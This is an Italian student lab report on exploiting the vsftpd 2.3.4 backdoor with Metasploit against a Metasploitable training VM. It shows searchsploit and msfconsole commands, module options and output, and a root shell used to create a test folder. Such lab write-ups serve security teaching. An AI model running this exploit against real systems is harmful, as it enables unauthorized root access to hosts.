

Claudio De cicco
5/12/2022

Report msfconsole

Come esercizio di oggi andremo ad effettuare una sessione di hacking sulla macchina metasploitable sul servizio **vsftpd.** Metasploitable configurato con **ip 192.168.1.149.** Ottenuta la sessione andremo a creare una cartella nella directory di root.
Prima fase controllo con nmap sulle porte e successivamente sulla porta che ci interessa





Con il comando searchsploit andiamo a ricercare l'exploit per il determinato servizio che ci interessa.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4

------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
```

Dopodichè farò partire **msfconsole.** Per prima cosa andrò a ricercare all'interno di msfcosole l'exploit per il servizio che mi interessa.

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_bac
kdoor
```

Una volta trovato lo vado ad usare e vado a settare i campi di cui ho bisogno, in questo caso solo RHOST con l'ip di meta.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                      ework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                      ework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fatto questo faccio partire con “run” e vedo come viene creata la sessione.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.1.100:35423 → 192.168.1.149:6200) at 2022-12-05 08:07:54 -05
00

```

A questo punto dopo aver controllato di essere nella directory di root vado a creare una cartella “test_metasploit”. E andrò a controllare sia dalla shell di sessione che su metasploitable che la creazione sia avvenuta con successo.

```
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
temp
test_metasploit
tmp
usr
var
vmlinuz
```

```
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ ls
bin    etc         lib         nohup.out  sbin  test_metasploit  vmlinuz
boot   home        lost+found  opt        srv   tmp
cdrom  initrd      media       proc       sys   usr
dev    initrd.img  mnt         root       temp  var
```